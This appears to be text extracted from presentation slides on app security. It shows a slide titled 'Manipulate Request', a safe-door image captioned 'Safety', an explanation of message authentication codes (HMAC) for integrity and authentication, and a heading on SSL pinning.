
file: select

password:





Manipulate Request



A detailed 3D rendering of a heavy-duty metal safe door. The door is circular with a complex locking mechanism in the center, featuring a star-shaped handle and multiple locking bolts. The door is surrounded by a thick metal frame with visible rivets. The word "Safety" is overlaid in a large, white, serif font on a semi-transparent dark gray background at the bottom.

Safety



Slightly better approach...

hMac your URL's

<http://tinyurl.com/7wffcwd>

Message Authentication Codes (MACS)

Motivation: Protection against

- unauthorized manipulation of data (integrity protection)

- unauthorized sending messages on behalf of others (Message Authentication)


Idea:


- Calculate cryptographic checksum (MAC) with the following properties:

 - Not be forged

 - Changes with small changes of the message

Message Authentication with MAC





SSL Pinning

